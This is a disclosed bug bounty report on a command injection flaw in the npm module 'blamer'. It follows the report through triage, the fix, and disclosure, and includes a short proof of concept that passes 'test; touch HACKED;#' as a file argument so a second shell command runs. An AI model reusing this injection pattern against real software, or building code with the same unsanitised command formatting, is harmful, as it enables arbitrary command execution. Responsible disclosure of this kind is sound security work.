

7 [blamer] RCE via insecure command formatting

Share: [f](#) [t](#) [in](#) [v](#) [d](#)

TIMELINE



nik317 submitted a report to [Node.js third-party modules](#).

Jan 11th (3 years ago)

I would like to report a `RCE` issue in the `blamer` module.

It allows to execute arbitrary commands remotely inside the victim's PC.

Module

module name: `blamer`

version: `0.1.13`

npm page: <https://www.npmjs.com/package/blamer>

Module Description

Blamer is a tool for get information about author of code from version control system. Supports git and subversion.

Module Stats

[~1800] downloads in the last day

[12,910] downloads in the last week

[~52k] downloads in the last month

Vulnerability Description

The issue occurs because a `user input` is formatted inside a `command` that will be executed without any check. The issue arises here:

<https://github.com/kucherenko/blamer/blob/master/src/vcs/git.js#L24>

Steps To Reproduce:

1. Create the following PoC file:

Code 128 Bytes

[Wrap lines](#) [Copy](#) [Download](#)

```
1 // poc.js
2 var Blamer = require('blamer');
3 var blamer = new Blamer('git');
4 blamer.blameByFile('poc.js', 'test; touch HACKED;#');
5
```

1. Check there aren't files called `HACKED`
2. Execute the following commands in another terminal:

Code 65 Bytes


[Wrap lines](#) [Copy](#) [Download](#)

```
1 npm i blamer # Install affected module
2 node poc.js # Run the PoC
```

1. Recheck the files: now `HACKED` has been created :)

Image F681902: Screenshot_from_2020-01-11_23-50-17.png 238.92 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



Patch

Don't format `commands` using insecure `user's inputs` :)

Supporting Material/References:


- [OPERATING SYSTEM VERSION]: Kali Linux
-
-

Wrap up

- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]

Impact


`RCE` via command formatting on `blamer`



Hi [@mik317](#),

Thank you for your submission. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Kind regards,
[@nochnoidozor](#)




[nochnoidozor](#) changed the status to Triaged.

Hello [@mik317](#),

Thank you for your submission! We were able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know the final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.

Regards,
[@nochnoidozor](#)


Jan 12th (3 years ago)



[marcinhoppe](#) Node.js third-party modules staff posted a comment.

[@mik317](#) [blamer](#) version 1.0.1 with the fix has been released. Can you confirm it addresses the issue?

Mar 9th (3 years ago)



[mik317](#) posted a comment.

I ran the following code:

Code 136 Bytes


```
1 // poc.js
2 var Blamer = require('blamer');
3 var blamer = new Blamer.default('git');
4 blamer.blameByFile('poc.js', 'test; touch HACKED;#');
5
```

[Wrap lines](#) [Copy](#) [Download](#)

and the issue seems *fixed* as well :)

Thanks again,
Mik


Updated Mar 9th (3 years ago)



[marcinhoppe](#) Node.js third-party modules staff posted a comment.


Great, I will disclose it and request a CVE.

Mar 10th (3 years ago)




[marcinhoppe](#) Node.js third-party modules staff closed the report and changed the status to Resolved.

Mar 10th (3 years ago)




[marcinhoppe](#) Node.js third-party modules staff requested to disclose this report.

Mar 10th (3 years ago)



[marcinhoppe](#) Node.js third-party modules staff updated the severity from Critical to High (7.5).


Mar 10th (3 years ago)



[marcinhoppe](#) Node.js third-party modules staff posted a comment.

[@mik317](#) I made an attempt to come up with a CVSS score for this finding. Can you check and see if it looks reasonable to you?

Mar 10th (3 years ago)



[mik317](#) posted a comment.

Hi [@marcinhoppe](#) :,


first of all thank you for your quick response :).

I confirm it can be a good CVSS score, I set `critical` to be sure the issue would have been addressed ASAP :).

Let me know, if possible, when the CVE will be assigned :)

Best, Mik


Mar 10th (3 years ago)



[marcinhoppe](#) Node.js third-party modules staff posted a comment.

I will request a CVE after this report has been disclosed.

Mar 10th (3 years ago)




[mik317](#) agreed to disclose this report.

Perfect :).

Lets disclose this one ;).

Best, Mik

Mar 10th (3 years ago)



This report has been disclosed.

Mar 10th (3 years ago)

